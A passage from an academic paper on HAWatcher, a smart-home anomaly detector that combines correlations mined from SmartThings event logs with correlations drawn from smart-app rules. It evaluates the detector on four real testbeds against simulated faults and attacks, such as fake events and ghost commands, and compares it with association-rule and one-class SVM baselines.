It is worth emphasizing that hypothetical correlations are not necessarily true. That is why we need hypothesis testing, the process of verifying hypothetical correlations using event logs. Given a hypothetical correlation, we traverse event logs to find all events that match its anterior, and take each of them as a testing case. Then, we check whether the hypothetical correlation's posterior event or state is consistent with the physical ground truth as recorded in event logs. For example, an event instance of $\mathcal{E}_{active}^{Motion}$ constitutes a testing case for the hypothetical correlation $\langle \mathcal{E}_{active}^{Motion} \rightarrow \mathcal{E}_{on}^{switch(Light)}\rangle$. This case is counted as a success if $\mathcal{E}_{on}^{switch(Light)}$ occurs within a short duration d after $\mathcal{E}_{active}^{Motion}$. In our implementation, d = 60s, which is long enough to wait for the feedback event to arrive but not too long as to accept an event not related to $\mathcal{E}_{active}^{Motion}$. Note the scheduling granularity of SmartThings is at per-minute level [1].

Checking these testing cases can be considered as a sequence of independent Bernoulli trails. We use the one-tail test [42] to evaluate each hypothetical correlation's correctness. For a given correlation, we set the alternative hypothesis H_α as "*the correlation succeeds with a probability higher than* P_0". Correspondingly, the null hypothesis H_0 is "*the correlation succeeds with a probability no higher than* P_0". We choose the 95% fiducial probability as in common practices [27], which means that the correlation can only be accepted if the null hypothesis's p-value is smaller than 5%.

5.4 Correlation Refining

The accepted hypothetical correlations should not be used directly for two reasons. First, conditions of smart apps may be overlooked if they remain unchanged during training. For instance, assume there is a smart app that, upon the front door opening, turns on the porch light after sunset. If the residents always come back home after sunset, the inaccurate correlation $\langle \mathcal{E}_{open}^{contact} \rightarrow \mathcal{E}_{on}^{switch(PorchLight)}\rangle$ could be accepted by hypothesis testing and cause false alarms of "*porch light not turned on*" when the residents return before sunset. Second, when apps change, accepted hypothetical correlations may become outdated and contradict with the e2e correlations newly derived from apps. This can also cause false alarms, as confirmed by our experiments (Section 6.5).

We thus propose to refine mined correlations using e2e correlations extracted from smart apps, and launch the refining process whenever smart app changes or there are hypothetical correlations accepted by hypothesis testing. We first define the *cover* relation between two correlations: an e2e correlation $\mathbb{C}_s = \langle \mathcal{E}_a^{\alpha(A)} \rightarrow \mathcal{E}_b^{\beta(B)}\rangle$ extracted from a smart app *covers* a correlation $\mathbb{C}_h = \langle \mathcal{E}_c^{\gamma(C)} \rightarrow \mathcal{E}_d^{\delta(D)}\rangle$ that passes hypothesis testing if they meet two conditions: 1) they have the same posterior event (i.e., $\mathcal{E}_b^{\beta(B)} = \mathcal{E}_d^{\delta(D)}$); and 2) $\mathcal{E}_a^{\alpha(A)}$ (logically) implies $\mathcal{E}_c^{\gamma(C)}$ (i.e., $\mathcal{E}_a^{\alpha(A)} \Rightarrow \mathcal{E}_c^{\gamma(C)}$). If $\mathbb{C}_s$ covers $\mathbb{C}_h$, the latter is removed. In the example mentioned above, a smart app derived e2e correlation $\langle \mathcal{E}_{open}^{contact} \wedge \mathcal{S}_{sunset}^{location} \rightarrow \mathcal{E}_{on}^{switch(PorchLight)}\rangle$ covers the mined correlation $\langle \mathcal{E}_{open}^{contact} \rightarrow \mathcal{E}_{on}^{switch(PorchLight)}\rangle$ because they have the same posterior event and $(\mathcal{E}_{open}^{contact} \wedge \mathcal{S}_{sunset}^{location}) \Rightarrow \mathcal{E}_{open}^{contact}$; thus, the latter correlation is removed.

5.5 Anomaly Detection

SmartThings does not provide access to its internal content, such as device states. To overcome the barrier, we design a *shadow execution engine*, which subscribes to the events of the installed IoT devices. It keeps track of all devices' states and simulates a smart home's legitimate behaviors based on obtained correlations.

For each incoming event, the shadow execution engine performs the *Contextual* and *Consequential* checking successively. The contextual checking verifies whether the event occurs in a valid context specified in e2s correlations. After that, the consequential checking searches for its consequential events as predicted by e2e correlations.

Below, we use the same example correlation (between a motion sensor and a light) as in Section 4.2. When an event $\mathcal{E}_{active}^{Motion(A)}$ is received, the shadow execution engine first conducts the contextual checking. It traverses all e2s correlations and locates those with the event $\mathcal{E}_{active}^{Motion(A)}$ at their anterior places. Among the located e2s correlations, if any of them have states in their posterior places that are inconsistent

Table 2: Numbers of rooms, devices and apps in each testbed.

Testbed	#Rooms	#Devices	#Smart apps
1	5	23	17
2	4	19	11
3	1	6	7
4	1	6	4

with the real-world devices' states, an alarm is raised reporting the event $\mathcal{E}_{active}^{Motion(A)}$ as invalid. Otherwise, the event is accepted and the shadow execution engine changes its simulated motion sensor's state to "*active*" accordingly. Then, for each accepted event (motion *A* turns "*active*" in the example), the shadow execution engine performs the consequential checking. It searches all e2e correlations that have $\mathcal{E}_{active}^{Motion(A)}$ at their anterior places and caches events at their posterior places in a waiting list. If any event in the list is not received within 60 seconds (consistent with *d* in hypothesis testing), the shadow execution engine reports an anomaly of a missing event. Moreover, an event from a real device also induces an event from its derived *virtual device* (defined in Section 5.3.2) if the involved condition is true, and the event of the *virtual device* is handled in the same way as that from the real device through contextual and consequential checking.

6 Evaluation

We evaluate HAWatcher with datasets collected from 4 different real-world testbeds as shown in Figure 7. On each testbed, we spend three weeks collecting dataset for training and one week for testing. We apply collected correlations to each event from the testing datasets to evaluate HAWatcher's performance. We compare HAWatcher with other anomaly detectors. Here, we mainly present evaluation results of Testbed 1. The results of other testbeds are presented in Appendix A.2.

6.1 Experimental Setup

While there are several existing datasets from smart homes or home activity learning researches, such as [36,37], none of these are collected from appified home testbeds. In addition, these testbeds contain mainly sensor devices but very few actuator devices. These make them unsuitable for evaluating HAWatcher, which is designed to work with appified homes. Next, we describe how we set up our testbeds.

Testbeds and Participants. We deploy SmartThings systems in four homes and Table 2 lists their basic information. Testbeds 1 and 2 each have two residents, and testbeds 3 and 4 have one resident each. The six (6) participants consist of 5 graduate students and 1 undergraduate student including two females and four males. Two of them are members of our research lab and none paper authors. None of them had prior experience of using home automation systems. For each testbed, we let the resident(s) propose desired automation, which is fulfilled by us with off-the-shelf IoT devices and smart apps from the SmartThings official repository. We then give them sufficient time to get familiar with the installed home automation before starting data collection.

Table 3: IoT devices used in the four testbeds, their abbreviation labels, attributes and deployment information.

Abbr.	Device Name	Attributes	Deployment
M	*SmartThings Motion Sensor*	motion	on wall
MS	*Zooz 4-in-1 Sensor*	motion, illuminance, humidity	on wall
W	*SmartThings Waterleak Sensor*	water	on bathroom floor
C	*SmartThings Contact Sensor*	contact, acceleration	on doors
B	*SmartThings Button*	button	bedside
L	*SmartThings Light Bulb*	switch	as ceiling light, lamp
PS	*SmartThings Arrival sensor*	presence	in wallet
P	*SmarThings Smart Plug*	switch, power	to control fan, computer, and lamp
A	*Netatmo Air Station*	carbonDioxide, sound, humidity	on kitchen countertop
V	*ThreeReality Smart Switch*	switch	to control fan

Table 4: Automation rules used in Testbed 1.

Index	Smart app rules
R1	If M1(active) when Mode(home), then P3(on)
R2	If M2(active) when Mode(home), then P4(on)
R3	If MS1(active), then L1(on) and L2(on)
R4	If MS1(inactive) for 15 minutes, then L1(off) and L2(off)
R5	If MS2(active), then L3(on)
R6	If MS2(inactive) for 10 minutes, then L3(off)
R7	If MS3(active), then L4(on)
R8	If MS3(inactive) for 5 minutes, then L4(off)
R9	If MS4(active), then L5(on)
R10	If MS4(inactive) for 15 minutes, then L5(off)
R11	If B(pressed), then toggle P3 and P4
R12	If B(held), then turn off all L and P and Mode(night)
R13	If B(double pressed), turn on P3 and P4 and Mode(home)
R14	If A($CO_2 \geq 950$), then P2(on)
R15	If A($CO_2 \leq 950$), then P2(off)
R16	If PS1 and PS2 (away), then turn off all L and P and Mode(away)
R17	If PS1 or PS2 (present), then turn on L1, L2, and P1 and Mode(home)

Device Deployment. The device deployment is depicted in Figure 7. We deploy 10 different types of IoT devices as listed in Table 3, including their abbreviation labels. Note that the ThreeReality Smart Switch (denoted as **V**) can be attached to a wall switch to control traditional devices, such as lights and fans. The smart plug (denoted as **P**) can be used to control electrical appliances with power plugs; for example, in Testbed 1, **P1** and **P2** are connected to a TV and a fan, respectively, and **P3** and **P4** are connected to lamps.

Automation Rules. We extract automation rules from the installed smart apps in the form of "If *trigger* when *condition*, then *action*". The extracted rules of Testbed 1 are listed in Table 4 (rules of other testbeds are presented in Appendix A.1).

Ethical Concerns and Mitigation. We obtained the IRB




Figure 7: Floor plans of four testbeds and device deployment layouts (the device abbreviation labels are illustrated in Table 3).

approval for the study. All participants are fully aware of all the installed devices and apps. We do not use any sensitive devices such as cameras and microphones. The sound sensor of Device *A* in Table 3 only reports the sound level rather than the raw audio. All data is considered sensitive and personal identifiable information (PII) is removed right after collection for long-term storage. We store all the data in an encrypted hard drive mounted to our lab's server, which is only accessible to accounts of the paper authors.

For the purpose of testing, we need to inject anomalies (see Section 6.3). To avoid safety issues, the injected anomalies do not target any safety-sensitive devices, such as heaters. We notify participants of incoming testing one day ahead but do not disclose the details (e.g., device and time) of the anomaly cases. We also ask participants to keep their normal living habits and do not panic if they notice any anomalies. The purpose is to avoid their behavioral bias during testing. Details of the injected anomalies are presented to participants after the testing.

6.2 Training

Training HAWatcher. From Testbed 1, we generate 46 e2e correlations from the automation rules. In addition, we generate totally 2,398 hypothetical correlations, including 46 e2s correlations from the smart app channel, 544 from the physical channel, and 1,808 from the user activity channel. Then, the hypothetical correlations are checked using 22,655 events collected from the three weeks' training phase. In total, 146 correlations are accepted by hypothesis testing, and 130 remain after refining. On other three testbeds, the portion of smart app channel correlations are 32/109, 15/55, and 8/26, respectively. Table 5 lists a portion of the correlations after refining. Some correlations reveal interesting facts that are confirmed by the residents.

Observation 1: While *C1* and *C3* are both contact sensors, *C1* has one additional correlation $\mathbb{C}11 = \langle \mathcal{E}_{active}^{acceleration(C1)} \rightarrow \mathcal{E}_{closed}^{contact(C1)} \rangle$, which means the event $\mathcal{E}_{active}^{acceleration(C1)}$ should be followed by $\mathcal{E}_{closed}^{contact(C1)}$. This is because the front door (with *C1*) is typically closed right after being opened, while the bedroom door (with *C3*) does not have this pattern.

Observation 2: The e2s correlation $\mathbb{C}23$ means that *MS3*'s illuminance goes *high* only when *L4* is on. This is because there are no other light sources near *MS3*. Other illuminance sensors do not have such a correlation as the high illuminance value can be caused by multiple lights or natural lights.

Observation 3: Smart plugs *P2* and *P4* are to turn on/off a fan and a lamp, respectively. Whenever *P2* and *P4* are turned on, higher power use is observed (see e2e correlations $\mathbb{C}16$ and $\mathbb{C}10$ in Table 5). However, for *P1* that is connected to a TV, $\mathcal{E}_{on}^{switch(P1)}$ is not followed by a power-high event, as the TV needs to be further turned on manually by the residents.

Observation 4: Physical- and user activity-channel correlations cannot be obtained without mining, since they are not included in any smart apps. On the other hand, some correlations can be easily extracted from smart apps but difficult to mine. For example, correlations that involve delays are difficult to be mined accurately, but can be precisely derived from rules, such as **R4**, **R6**, **R8**, and **R10**.

Training Baseline Approaches. We select the Association Rule Mining (ARM) [24] and the One-class Support Vector Machine (OCSVM) [67] based detectors as two baseline approaches. We choose OCSVM because it is wiedly used for anomaly detection and trained with one class of input data, which is suitable for our training data containing no or few anomalies [53]. ARM is selected because it is a well-established method for mining correlations/rules, and HAWatcher is also based on correlation mining.

We perform ARM [24] on the same training dataset for comparison. Since ARM algorithms require transaction-form inputs, we segment the training dataset at places where the time interval between two consecutive events is longer than 60s (the same as the threshold d used for hypothesis testing). By using the library *pymining* [22], we mine 221 association rules with the confidence threshold of 0.95. Unlike our correlation mining method that covers various attributes and devices, rules produced by the association rule mining are dominated by motion sensors *MS3* and *MS4*. All the 221 rules have either *MS3* or *MS4*'s motion attributes in their conse-

Table 5: A portion of refined correlations acquired from Testbed 1.

ID	Correlation	ID	Correlation	ID	Correlation	ID	Correlation
$\mathbb{C}1$	$\langle \mathcal{E}_{low}^{illuminance(MS3)} \rightsquigarrow \mathcal{S}_{off}^{switch(L4)} \rangle$	$\mathbb{C}2$	$\langle \mathcal{E}_{active}^{motion(MS1)} \rightarrow \mathcal{E}_{on}^{switch(L1)} \rangle$	$\mathbb{C}3$	$\langle \mathcal{E}_{present}^{presence(PS1)} \rightarrow \mathcal{E}_{open}^{contact(C1)} \rangle$	$\mathbb{C}4$	$\langle \mathcal{E}_{present}^{presence(PS1)} \rightarrow \mathcal{E}_{closed}^{contact(C1)} \rangle$
$\mathbb{C}5$	$\langle \mathcal{E}_{present}^{presence(PS2)} \rightarrow \mathcal{E}_{open}^{contact(C1)} \rangle$	$\mathbb{C}6$	$\langle \mathcal{E}_{high}^{power(P2)} \rightsquigarrow \mathcal{S}_{on}^{switch(P2)} \rangle$	$\mathbb{C}7$	$\langle \mathcal{E}_{present}^{presence(PS2)} \rightarrow \mathcal{E}_{active}^{motion(MS1)} \rangle$	$\mathbb{C}8$	$\langle \mathcal{E}_{pushed}^{button(B)} \rightarrow \mathcal{E}_{active}^{motion(M1)} \rangle$
$\mathbb{C}9$	$\langle \mathcal{E}_{open}^{contact(C1)} \rightarrow \mathcal{E}_{active}^{acceleration(C1)} \rangle$	$\mathbb{C}10$	$\langle \mathcal{E}_{on}^{switch(P4)} \rightarrow \mathcal{E}_{high}^{power(P4)} \rangle$	$\mathbb{C}11$	$\langle \mathcal{E}_{active}^{acceleration(C1)} \rightarrow \mathcal{E}_{closed}^{contact(C1)} \rangle$	$\mathbb{C}12$	$\langle \mathcal{E}_{on}^{switch(L4)} \rightarrow \mathcal{E}_{high}^{illuminance(MS3)} \rangle$
$\mathbb{C}13$	$\langle \mathcal{E}_{off}^{switch(L4)} \rightarrow \mathcal{E}_{low}^{illuminance(MS3)} \rangle$	$\mathbb{C}14$	$\langle \mathcal{E}_{on}^{switch(L3)} \rightsquigarrow \mathcal{S}_{active}^{motion(MS2)} \rangle$	$\mathbb{C}15$	$\langle \mathcal{E}_{on}^{switch(L3)} \rightarrow \mathcal{E}_{high}^{illuminance(MS2)} \rangle$	$\mathbb{C}16$	$\langle \mathcal{E}_{on}^{switch(P2)} \rightarrow \mathcal{E}_{high}^{power(P2)} \rangle$
$\mathbb{C}17$	$\langle \mathcal{E}_{active}^{acceleration(C3)} \rightarrow \mathcal{E}_{active}^{motion(MS3)} \rangle$	$\mathbb{C}18$	$\langle \mathcal{E}_{closed}^{contact(C1)} \rightsquigarrow \mathcal{S}_{active}^{motion(MS1)} \rangle$	$\mathbb{C}19$	$\langle \mathcal{E}_{on}^{switch(L4)} \rightsquigarrow \mathcal{S}_{active}^{motion(MS3)} \rangle$	$\mathbb{C}20$	$\langle \mathcal{E}_{closed}^{contact(C1)} \rightsquigarrow \mathcal{S}_{active}^{acceleration(C1)} \rangle$
$\mathbb{C}21$	$\langle \mathcal{E}_{closed}^{contact(C3)} \rightsquigarrow \mathcal{S}_{active}^{acceleration(C3)} \rangle$	$\mathbb{C}22$	$\langle \mathcal{E}_{active}^{motion(MS3)} \rightarrow \mathcal{E}_{on}^{switch(L4)} \rangle$	$\mathbb{C}23$	$\langle \mathcal{E}_{high}^{illuminance(MS3)} \rightsquigarrow \mathcal{S}_{on}^{switch(L4)} \rangle$	$\mathbb{C}24$	$\langle \mathcal{E}_{low}^{illuminance(MS1)} \rightsquigarrow \mathcal{S}_{off}^{switch(L1)} \rangle$
$\mathbb{C}25$	$\langle \mathcal{E}_{present}^{presence(PS1)} \rightarrow \mathcal{E}_{active}^{motion(MS1)} \rangle$	$\mathbb{C}26$	$\langle \mathcal{E}_{active}^{motion(MS1)} \rightsquigarrow \mathcal{S}_{on}^{switch(P1)} \rangle$	$\mathbb{C}27$	$\langle \mathcal{E}_{active}^{acceleration(C1)} \rightsquigarrow \mathcal{S}_{open}^{contact(C1)} \rangle$	$\mathbb{C}28$	$\langle \mathcal{E}_{active}^{acceleration(C2)} \rightsquigarrow \mathcal{S}_{active}^{motion(MS2)} \rangle$
$\mathbb{C}29$	$\langle \mathcal{E}_{on}^{switch(L5)} \rightarrow \mathcal{E}_{high}^{illuminance(MS4)} \rangle$	$\mathbb{C}30$	$\langle \mathcal{E}_{on}^{switch(P2)} \rightsquigarrow \mathcal{S}_{>950}^{CO_2(A)} \rangle$	$\mathbb{C}31$	$\langle \mathcal{E}_{on}^{switch(P3)} \rightsquigarrow \mathcal{S}_{active}^{motion(M1)} \rangle$	$\mathbb{C}32$	$\langle \mathcal{E}_{high}^{power(P3)} \rightsquigarrow \mathcal{S}_{on}^{switch(P3)} \rangle$
$\mathbb{C}33$	$\langle \mathcal{E}_{open}^{contact(C2)} \rightsquigarrow \mathcal{S}_{active}^{motion(MS2)} \rangle$	$\mathbb{C}34$	$\langle \mathcal{E}_{>950}^{CO_2(A)} \rightarrow \mathcal{E}_{on}^{switch(P2)} \rangle$	$\mathbb{C}35$	$\langle \mathcal{E}_{high}^{CO_2(A)} \rightsquigarrow \mathcal{S}_{active}^{motion(MS2)} \rangle$	$\mathbb{C}36$	$\langle \mathcal{E}_{high}^{sound(A)} \rightsquigarrow \mathcal{S}_{active}^{motion(MS2)} \rangle$
$\mathbb{C}37$	$\langle \mathcal{E}_{open}^{contact(C1)} \rightsquigarrow \mathcal{S}_{present}^{presence(PS1)} \vee \mathcal{S}_{present}^{presence(PS2)} \rangle$			$\mathbb{C}38$	$\langle \mathcal{E}_{active}^{motion(M2)} \wedge \mathcal{S}_{home}^{mode} \rightarrow \mathcal{E}_{on}^{switch(P4)} \rangle$		

Table 6: Impact of Different Training-Phase Duration

Training phase (days)	Precision	Recall	# of false alarms	# of correlations
3	63.63%	78.69%	212	183
6	75.35%	85.78%	147	141
9	94.57%	94.12%	15	135
12	97.25%	94.12%	8	132
15	97.83%	94.12%	4	130
18	97.83%	94.12%	4	130
21	97.83%	94.12%	4	130

quent event set and 214 of them have that in their antecedent event set. There are 80 rules involving lights *L4* and *L5*, 32 with illuminance sensors in *MS3* and *MS4*, and 14 with the CO_2 sensor in *A*. Other attributes are not seen in any rules, as events involving them are overshadowed by those involving the four aforementioned attributes. In contrast, with our mining method, each attribute is involved in at least four (4) correlations and has an average of 10.5 correlations.

For the OCSVM-based detector, it takes a snapshot of all devices' states as a *frame* each time a new event arises and concatenates four consecutive frames as one input data *vector* [48]. We use the open source OCSVM implemetation in sklearn [63] and the default kernel (Radial Basis Function).

Impact of Training-Phase Duration We study the impact of the duration of the training phase on the performance of HAWatcher. As Testbed 1 is the most complex one among the four testbeds, we select it in this experiment. As illustrated in Table 6, we start from using the first three (3) days of data as a training dataset, and then use the first six (6) days by increasing three days of data, and so on until we use all the 21 days of data. With each of the seven (7) training datasets, we train a system and evaluate its performance using the fourth week of testing data.

Based on the study and the results shown in Table 6, we have the following observations. (1) Nine (9) days of training data is enough for HAWatcher to achieve the highest detection recall, but its number of false alarms has not reached the lowest, which means some false correlations are obtained. (2) For the first two training datasets, although they lead to more correlations than the subsequent ones, the overall quality of correlations is not high. The reason is that we use the one-tail test (Section 5.3.3), which has two impacts. On the one hand, even a very small number of abnormal behaviors in the small datasets will cause some true correlations to be rejected. On the other hand, due to the small amount of data, many false correlations are not rejected yet. (3) Starting from the dataset of 15 days, the performance (including the number of false alarms) does not change anymore, which means that amount of data is sufficient for the testbed. (4) Those true correlations which have been rejected in the small datasets are recovered in the larger datasets. This shows the robustness of the design of HAWatcher. Even if very few anomalies arise during the training phase, true correlations can survive given sufficient training data. (5) We examine the different sets of correlations mined based on different duration and find that some false correlations remain there until more data is available. For example, $\langle \mathcal{E}_{high}^{humidity(MS3)} \rightsquigarrow \mathcal{S}_{closed}^{contact(C3)} \rangle$ remains until behaviors that fail the correlation appear on Days 11 and 12.

6.3 Anomaly Generation

To evaluate HAWatcher, we simulate 24 cases of anomalies on Testbed 1 listed in Table 7 (totally 62 cases on the four testbeds). We follow two criteria to select anomaly cases: (1) the attacks are discussed in the literature about IoT attacks; and (2) the malfunctions are frequently discussed in the SmartThings community. To simulate an anomaly case, we either modify the testing event logs (collected in the fourth week) or interfere with the home automation, and the resulting logs are used for anomaly detection. For each case, multiple instances (see the "#inst." column) are injected.

If an attack has the same impact on the event logs as a malfunction, we group and simulate them as one case. Taking Case 1 as an example, we randomly inject a total of 50 motion events of MS1 into the testing event logs to simulate the effect of both Faulty Events (due to sensor malfunctions) and Fake Events (due to attacks).

Faulty/Fake Events. We simulate them by inserting events of devices, such as motion sensors [17], presence sensor [14], and contact sensors [3], as they are reportedly unreliable.

Table 7: HAWatcher's detection performance on Tesbed 1. "#inst." indicates the number of instances for one testing case. As switch is a common attribute for all actuators, we point out the specific appliance controlled by each switch after the colon.

Case	Type	Anomaly Description	Anomaly Creation Method	#inst.	Precision	Recall	Correlations Violated
1	Faulty/Fake Events	false motion(MS1) active	insert events into the dataset	50	97.77%	86.00%	ℂ26
2		false contact(C1) open		50	100.00%	100.00%	ℂ9
3		false acceleration(C1) active		50	97.87%	92.00%	ℂ27
4		false presence(PS1,PS2) present		50	96.15%	100.00%	ℂ3,ℂ5,ℂ25,ℂ7
5		false button(B) pushed		50	100.00%	100.00%	ℂ8
6	Event Losses/ Interceptions	missing motion(MS2) active	remove events from the dataset	57	100.00%	92.98%	ℂ28, ℂ35, ℂ36, ℂ14
7		missing motion(MS3) active		38	100.00%	100.00%	ℂ17
8		missing contact(C1) open		11	78.57%	100.00%	ℂ3, ℂ5, ℂ27
9		missing presence(PS1,PS2) present		9	77.78%	77.78%	ℂ37
10		missing illuminance(MS3) events		46	100.00%	43.47%	ℂ12,ℂ13
11	Ghost/Fake Commands	turn on switch(P2):fan	toggle from the *ghost* smart app	50	100.00%	100.00%	ℂ30
12		turn on switch(P3):lamp		50	100.00%	100.00%	ℂ31
13		turn on switch(L4):light		50	100.00%	100.00%	ℂ19
14	Stealthy Commands	stealthily turn on switch(P2):fan	toggle from the *ghost* smart app and remove feedback events	50	100.00%	100.00%	ℂ6
15		stealthily turn on switch(P3):lamp		50	100.00%	100.00%	ℂ32
16		stealthily turn on switch(L4):light		50	100.00%	100.00%	ℂ23
17	Command Failures (cyber)/ Command Interceptions	fail to turn on switch(L1):light	cut off devices' power supply	9	100.00%	100.00%	ℂ2
18		fail to turn on switch(L4):light		12	100.00%	100.00%	ℂ22
19		fail to turn on switch(P2):fan		10	100.00%	100.00%	ℂ34
20		fail to turn on switch(P4):lamp		53	100.00%	100.00%	ℂ38
21	Command Failures (physical)/ Denial of Executions	fail to turn on switch(L1):light	cover bulbs with paper	9	100.00%	66.67%	ℂ24
22		fail to turn on switch(L4):light		12	100.00%	100.00%	ℂ12, ℂ1
23		fail to turn on switch(P2):fan	unplug connected appliances	10	100.00%	100.00%	ℂ16
24		fail to turn on switch(P4):lamp		53	100.00%	100.00%	ℂ10
Avg	-	-	-	-	97.83%	94.12%	-

Event Losses/Interceptions. To simulate them, we randomly remove events of some devices from the testing event logs. We select various types of devices that users complain about event losses, such as presence sensors [20], contact sensors [23], and motion sensors [10].

Ghost/Fake Commands Both smart lights and plugs have been frequently reported by users for turning on/off unexpectedly [5, 6, 12]. We write a *ghost* smart app, which is not known by HAWatcher, and use the app randomly issue commands to turn on smart lights and plugs.

Stealthy Commands With compromised smart lights [65] and plugs [58], attackers can control them to make stealthy but hazardous actions. We simulate this type of attacks using the same method as ghost/fake commands but remove the feedback event of each fake command.

Command Failures (cyber)/Command Interceptions We simulate Command Failures (cyber-part malfunctions) and Command Interceptions on smart plugs [11] and smart lights [7]. We cut the power of target devices to make them irresponsive. For each target device, we conduct the experiment multiple times during one day.

Command Failures (physical)/Denial of Executions Command Failures (physical part malfunctions) and Denial of Executions are simulated on lights [65] and smart plugs [18]. We cover smart lights with a lightproof paper, and unplug appliances from smart plugs. The smart lights and plugs still respond to commands with feedback events, but those commands would not have any physical effect. For each case, we conduct the experiment multiple times during one day.

6.4 Performance of Anomaly Detection

We first evaluate HAWatcher's precision and recall in detecting anomalies, and compare them with two baseline detectors. We then measure the false alarm rate of HAWatcher.

Evaluation Metrics. Given an anomaly case (see Table 7), *precision* is the number of correctly detected instances of that case divided by the number of alarms reporting that anomaly case (i.e., ratio of true anomalies to alarms), *recall* is the number of correctly detected instances of that case divided by the number of injected instances of that case (i.e., percentage of anomalies that can be detected), and the false alarm rate is the number of false positives divided by the number of IoT events.

$$\begin{aligned} Precision &= \frac{True\ Positive}{True\ Positive + False\ Positive} \\ Recall &= \frac{True\ Positive}{True\ Positive + False\ Negative} \\ False\ Alarm\ Rate &= \frac{False\ Positive}{All\ Events} \end{aligned} \tag{1}$$

Detectors for Comparison. We compare the performance of HAWatcher with that of two baseline approaches described in Section 6.2, *ARM* and *OCSVM*. For the ARM-based detector, we segment the testing dataset as during the training phase, and check each segment against all mined rules to detect anomalies. For the OCSVM-based detector, as in [48], we take a snapshot of all devices' states as a *frame* each time a new event arises and concatenate four consecutive frames as one data *vector*, which is fed into the trained OCSVM for detecting anomalies.

In addition, to evaluate the effect of semantic analysis of smart apps and correlation mining each and also to measure

the benefit brought by the combination of the two, we build two variants of HAWatcher: *HAWatcher (Apps Only)*, which extracts correlations from smart apps only, and *HAWatcher (Mining Only)*, which mines correlations without using apps.

Detection Results of HAWatcher. As shown in Table 7, HAWatcher has an average detection precision of 97.83% and a recall of 94.12% across the 24 diverse anomaly cases. For 18 out of 24 cases, HAWatcher successfully detects all the instances. Below we describe some examples to illustrate how HAWatcher detects anomalies.

Detecting Case 7. Residents entering/leaving the bedroom open the door, which is installed with an acceleration sensor *C3*, and cause the motion-active event of *MS3*. However, as motion-active events of *MS3* are intercepted/lost, the user activity e2e correlation $\mathbb{C}17 = \langle \mathcal{E}_{active}^{acceleration(C3)} \rightarrow \mathcal{E}_{active}^{motion(MS3)} \rangle$ is violated and the anomaly is hence detected.

Detecting Case 11. Ghost/Fake Commands that try to turn on *P2* are detected due to a violation of the correlation $\mathbb{C}30 = \langle \mathcal{E}_{on}^{switch(P2)} \rightsquigarrow \mathcal{S}_{>950}^{CO_2(A)} \rangle$, which is derived from the smart app rule **R14** and accepted by the hypothesis testing. The threshold 950 is easily extracted via semantic analysis of apps, but it would be difficult, if not impossible, for pure mining based approaches to learn it.

Detecting Case 14. A stealthy command in Case 14 tries to turn on the plug *P2* to start the connected fan, which causes the event $\mathcal{E}_{high}^{power(P2)}$. However, Since the feedback event $\mathcal{E}_{on}^{switch(P2)}$ is intercepted by attackers, the switch of *P2* is still at the state $\mathcal{S}_{off}^{switch(P2)}$. Thus, the physical channel e2s correlation $\mathbb{C}6 = \langle \mathcal{E}_{high}^{power(P2)} \rightsquigarrow \mathcal{S}_{on}^{switch(P2)} \rangle$ is violated.

Detecting Case 20. Command Failures (cyber)/Command Interceptions are detected because of violation of the smart app channel e2e correlation $\mathbb{C}38 = \langle \mathcal{E}_{active}^{motion(M2)} \wedge \mathcal{S}_{home}^{mode} \rightarrow \mathcal{E}_{on}^{switch(P4)} \rangle$: the commands are intercepted or not processed by the cyber part, so there are no feedback events $\mathcal{E}_{on}^{switch(P4)}$. In contrast, HAWatcher (Mining Only) cannot learn this correlation and thus misses all instances of this case.

Detecting Case 21. *L1* accepts the turning-on command and sends the feedback event, but due to a physical-part failure or DoE, the light is not on. While most of the instances of Case 21 can be detected as violation of the correlation $\mathbb{C}24 = \langle \mathcal{E}_{low}^{illuminance(MS1)} \rightsquigarrow \mathcal{S}_{off}^{switch(L1)} \rangle$ (since the illuminance keeps low but the light-switch state is on), 3 instances are missed, because the room has been brightened up by natural light (hence, illuminance has already been high) when the anomaly arises.

For Cases 1, 3, 6, 9, and 10, some instances are missed, which should be attributed to *imperfection of anomaly simulation* (rather than the inability of HAWatcher). For example, seven instances of Case 1 are missed, because the fake motion-active events of MS1 happen to be injected during the time when there are real events of $\mathcal{E}_{active}^{motion(MS1)}$; such missed instances should not impose hazards, as the events are consistent with the fact that the residents are active during the time. Similarly, the 26 missed instances of Case 10 are illuminance readings which have similar values with real readings at the time. For Case 9, two instances are missed because two residents are back home together when one of their presence sensors' events get intercepted. In this situation, smart app **R17** will be triggered without difference by the other presence sensor and no hazard is caused.

